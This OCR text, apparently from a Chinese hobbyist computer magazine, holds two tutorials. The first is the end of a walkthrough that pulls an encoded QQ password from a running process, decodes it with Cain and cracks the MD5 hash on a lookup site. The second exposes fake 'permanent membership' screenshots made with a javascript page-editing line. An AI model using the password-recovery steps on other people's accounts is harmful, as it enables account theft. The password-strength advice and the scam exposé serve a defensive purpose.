


图5

接下来，我们就请出大名鼎鼎的嗅探软件Cain，运行后单击“工具”菜单并且选择其下的“Base64口令解码”，如图6，然后在弹出的“Base64口令解码”窗口中将刚才从Process Viewer中复制的QQ加密密码粘贴到“Base64 加密的口令”中。很快，我们就可以在下面的“解码的口令（HEX）”中得到传说中标准的32位MD5值了，这里我得到的是“4e9773eba7209e205dc88a728f0e002c”，如图7。到了这一步，基本上可以说我们已经成功一大半了，那么接下来应该做什么呢？当然就是到提供MD5值破解的网站上还原这个密码了！

还是使用鼠标左键拖动选择这个32位的MD5值并且复制一下，再打开浏览器到Http://www.cmd5.com/default.aspx网站，将它粘贴到中间的文本框中，然后单击后面的“md5加密或解密”按钮，如图8。立刻，下方就显示出“查询结果：xiaofang”，也就是说，这个QQ号码的登录密码就是“xiaofang”！

提醒一下大家：由于本方法对于QQ密码的破解成功与否仅仅取决于提供破解MD5密码网站数据库中的记录丰富程度，因此强烈建议大家的QQ密码位数一定要大于8位，并且不要设置成全字母或全数字式的傻瓜密码。密码越简单，它的MD5值存在于网站数据库中的可能性就越大。当然了，如果在闪人的时候将QQ下线关闭的话，也就不怕“后来人”使用此法来破获你的QQ密码了。

（本文所涉及到的Process Veiwer、Cain已收录到光盘中）




图6




图7




图8

揭穿骗子刷永久业务的骗局

一笔勾销（oh yes）

小菜们是不是经常会在网上看到有些人声称自己能刷永久的QQ会员、9钻以及其它的增值业务呢？如果你不信的话，对方还会给你发来这么一张图，如图1。有些小菜一看，哇塞，预付费都支付到了2099年了，想不信都不行呀。看到上图，可能也会有人猜测会不会是PS制作的呢？的确，我们可以PS出这种效果，不过还有一种更为简单的方法，那就是修改代码。下面我们就来见识一下所谓的永久业务是怎么“刷”出来的吧！

第一步：打开“http://my.qq.com”，登录想要刷的QQ号，登录成功后就会看到如下内容，也就是我们所开业务的真实状




图1




图2

态，如图2。

第二步：将利用代码javascript:document.body.contentEditable='true'; document.designMode='on'; void 0填入到IE浏览器地址栏中并回车，现在我们就可以随意修改里面的内容了。修改完毕后，就到了最关键的一步，将代码javascript:document.body.contentEditable='false'; void 0同样填入IE地址栏，回车确认，看看，是不是已经修改成功了，如图3。




图3

如果各位小菜以后再遇到这种能刷永久业务的人，千万不要上当，他们都是骗子！

QQ空间也能存附件

